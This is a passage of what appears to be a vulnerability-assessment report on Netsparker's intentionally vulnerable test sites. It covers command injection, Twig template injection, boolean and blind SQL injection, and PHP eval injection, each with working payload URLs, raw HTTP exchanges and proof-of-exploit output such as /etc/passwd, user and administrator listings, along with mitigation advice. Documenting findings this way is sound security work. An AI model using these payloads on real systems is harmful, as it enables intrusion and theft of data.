root          18  0.0  0.0      0     0 ?        I<   00:01   0:00
[kworker/1:0H]
root          19  0.0  0.0      0     0 ?        S    00:01   0:00 [kdevtmpfs]
root          20  0.0  0.0      0     0 ?        I<   00:01   0:00 [netns]
```

**Command:** id




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

**Command:** cat /etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
```

**Command:** cat /etc/issue



```
Ubuntu 18.04.1 LTS \n \l
```



Request

```
GET /api/languageClick.php?value=1%3bexpr%20268409241%20-%2079938%3bx HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/main.fbe5fbd112683a8c2d92.bundle.js
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 19
access-control-allow-origin: *
Date: Tue, 26 Nov 2019 13:23:09 GMT

268329303
268329303
```

**Mitigation:**
Before allowing system commands to be run within the application, a developer should consider using an API that allows the developer to separate commands and different forms of parameters this can allow for multiple issues associated with command execution vulnerabilities.

- Do not allow the system to invoke commands sent from the application
- locate all the instances of the code that has the vulnerability and appropriate make changes to remedy the issues

## 3: Code Execution via SSTI (PHP Twig)

**Vulnerability:**

Code execution vulnerability was found and confirmed when, this allows an attack to use unintentional expressions in the template engine instead of string literals to inject commands onto the system

**Impact:**

A successful attacker could gain un-authorized access to the system by using wrong construction tags in the template engine that could potentially allow the attacker to load and execute arbitrary system commands on to the allow remote access to an attacker.

**Exploitation:**


The vulnerability was located and was **confirmed** by executing a test query on the backend database

http://php.testsparker.com/artist.php?id=%7b%7b_self.env.registerUndefinedFilterCallback(%22system%22)%7d%7d%7b%7b_self.env.getFilter(%22SET%20%2fA%20268409241%20-%2070193%22)%7d%7d

| Parameter | Type | Value |
|---|---|---|
| ID | GET | {{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("SET /A 268409241 - 701... |


**Proof of Exploit:**

**Command:** whoami




```
ip-ac1e00e6\apacheuser
```

**Command:** ver




```
Microsoft Windows [Version 6.1.7601]
```

**Command:** net user




```
User accounts for \\IP-AC1E00E6

-------------------------------------------------------------------------------
-
Administrator            ApacheUser               Guest
MY                       OY
The command completed successfully.
```

**Command:** net localgroup Administrators




```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
-
```




```
Administrator
MY
OY
The command completed successfully.
```

**Command:** tasklist



```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        300 K
smss.exe                       268                            0      1,096 K
csrss.exe                      340                            0      5,192 K
wininit.exe                    392                            0      4,496 K
csrss.exe                      400                            1      3,772 K
winlogon.exe                   428                            1      4,188 K
services.exe                   488                            0      8,292 K
lsass.exe                      496                            0     11,440 K
lsm.exe                        504                            0      5,480 K
svchost.exe                    596                            0      8,760 K
nvvsvc.exe                     664                            0      6,632 K
nvwmi64.exe                    688                            0      3,988 K
nvSCPAPISvr.exe                712                            0      5,636 K
svchost.exe                    756                            0      7,136 K
LogonUI.exe                    844                            1     14,228 K
svchost.exe                    852                            0     11,924 K
svchost.exe                    900                            0     35,616 K
svchost.exe                    952                            0     12,984 K
svchost.exe                   1000                            0      5,604 K
svchost.exe                    280                            0     16,748 K
svchost.exe                    324                            0     12,000 K
spoolsv.exe                   1124                            0     10,868 K
nvxdsync.exe                  1140                            1     12,520 K
nvwmi64.exe                   1160                            1      8,012 K
svchost.exe                   1348                            0      9,088 K
inetinfo.exe                  1372                            0     13,016 K
sqlservr.exe                  1432                            0     14,732 K
```



Request

```
GET /artist.php?id=%7b%7b_self.env.registerUndefinedFilterCallback(%22system%22)%7d%7d%7b%7b_self.env.getFilter(%22SET%20%2fA%20268409241%20-%2070193%22)%7d%7d HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
class="post">
<h2 class="title"><a href="artist.php#">Artist Service</a></h2>

<div style="clear: both;">&nbsp;</div>
<div class="entry">
<p>

<h3>Results: 268339048268339048</h3></br>

no rows returned
</p>

</div>
</div>
<div style="clear: both;">&nbsp;</div>
</div>
<!-- end #content -->

<div id="sidebar">
<ul>

…
```

**Mitigation:**
To understand the mitigation of the fault it would be best to check a known service for mitigation ideas.
“Do not trust the data that users supply and don't add it too directly into the template. Instead, pass user controlled parameters to the template as template parameters.” (Code Execution via SSTI (PHP Twig))

## 4: Boolean Based SQL Injection

**Vulnerability:**
An SQL injection of the Boolean based verity occurs when data input by an attacker is recognised and interpreted as a normal SQL command by the system, rather than as normal data by the backend database, this is a very common vulnerability

**Impact:**
Depending on the type of backend database that was used by the developer, the operating system used and the configurations of the backend database, an attacker has the possibility to mount one or more of the following type of attacks on the system


- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

**Exploitation:**
The vulnerability was **confirmed** by sending a configured test command SQL query to the backend database, different responses from the page that was injected this allowed the netsparker utility to identify and confirm the presence of a SQL injection vulnerabilities existed

http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10


| Parameter | Type | Value |
|---|---|---|
| ID | GET | -1 OR 17-7=10 |

**Proof of Exploit:**
Identified Database Version:




```
5.0.51b-community-nt-log
```

Identified Database User



```
root@localhost
```

Identified Database Name



```
sqlibench
```

**Mitigation:**

- The introduction of built-in libraries for filtering data sent by a user through the user input
- Do not allow or create SQL queries with string concatenation or allow dynamic SQL queries via a user input.
- Use Database access layer (DAL) this can centralize any issues
- Use Object Relational Mapping (ORM) this will allow parameterized queries
- Locate all possible dynamically generated SQL Queries and change the queries so that they are parameterized queries

## 5: Blind SQL Injection

**Vulnerability:**
A blind SQL injection was found on the website, this vulnerability happens when data input by an attacker is interpreted as an SQL command rather than normal data by the backend database


**Impact:**
The information for the impact of the blind SQL injection can be best described by using the information that can be located on netsparkers website.
"Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks like some of the following

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system" (Blind SQL Injection)

**Exploitation:**
http://aspnet.testsparker.com/blog/%27))%20WAITFOR%20DELAY%20%270%3a0%3a25%27--/

| Parameter | Type | Value |
|---|---|---|
| _VIEWSTATE | POST | /wEPDwUJLTIzMTExOTgyZGSsxJXO6Juz0H9WnmLaZ/ANH9shOpBmzSi1EHH6egImZA== |
| _VIEWSTATEGENERATOR | POST | 5C9CE5AE |
| **param1** | **URL REWRITE** | **')) WAITFOR DELAY '0:0:25'--** |

**Proof of Exploit:**



Request

```
POST /blog/%27))%20WAITFOR%20DELAY%20%270%3a0%3a25%27--/ HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 118
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/blog/is-bitcoin-anonymous-95/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker

__VIEWSTATE=%2fwEPDwUJLTIzMTExOTgyZGSsxJXO6Juz0H9WnmLaZ%2fANH9shOpBmzSi1EHH6egImZA%3d%3d&__VIEWSTATEGENERATOR=5C9CE5AE
```

Response

```
HTTP/1.1 404 Not Found
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 3104
Content-Type: text/html; charset=utf-8
Date: Tue, 26 Nov 2019 14:07:43 GMT
Cache-Control: private



<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><meta http-equiv="content-type" content="text/html; charset=UTF-8" /><meta charset="utf-8" /><title>
Bitcoin Web Site
</title><meta name="generator" content="Bootply" /><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1" /><link href="//maxcdn.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" /><link href="/statics/style.css" rel="stylesheet" />
<!--[if lt IE 9]>
<script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->
</head>
<body>
<div id="resetbar">
This website is automatically reset at every midnight (00:00 - UTC).
</div>
<form method="post" action="" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJLTIzMTExOTgyZGSsxJXO6Juz0H9WnmLaZ/ANH9shOpBmzSi1EHH6egImZA==" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="5C9CE5AE" />
</div>
<div class="navbar navbar-default">
<div class="container">



<a class="navbar-brand">Bitcoin Web Site</a>
<ul class="nav navbar-nav">
<li><a href="/Default.aspx">Home</a></li>
<li><a href="/Blogs.aspx">Blog</a></li>
<li><a href="/Shop.aspx">Shop</a></li>
<li><a href="/Converter.aspx">Converter & Pricings</a></li>
<li><a href="/Request.aspx?r=/statics/download/">Demo</a></li>
<li><a href="/Help.aspx">Hel
…
```

**Mitigation:**
The best type of mitigation can be found in the netsparker explanation informational sheet, "Mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries" (Blind SQL Injection)

## 6: Code Evaluation (PHP)

**Vulnerability:**

Vulnerability was located in the PHP that allows for Direct Dynamic Code Injection also known as 'Eval Injection', which occurs when input data is run as source code; this is a critical level vulnerability and should be prioritised to be repaired.

**Impact:**

An attacker has the ability to execute arbitrary code on the system and may also be able to execute arbitrary system commands and effect the system behind the website.

**Exploitation:**

http://php.testsparker.com/hello.php?name=%2bprint(int)0xFFF9999-49766%3b%2f%2f

| Parameter | Type | Value |
|---|---|---|
| Name | GET | +print(int)0xFFF9999-49766;// |

**Proof of Exploit:**

Command: whoami

```
ip-ac1e00e6\apacheuser
```

Command: ver

```
Microsoft Windows [Version 6.1.7601]
```


Command: net user

```
User accounts for \\IP-AC1E00E6


------------------------------------------------------------------------------
-
Administrator            ApacheUser               Guest
MY                       OY
The command completed successfully.
```

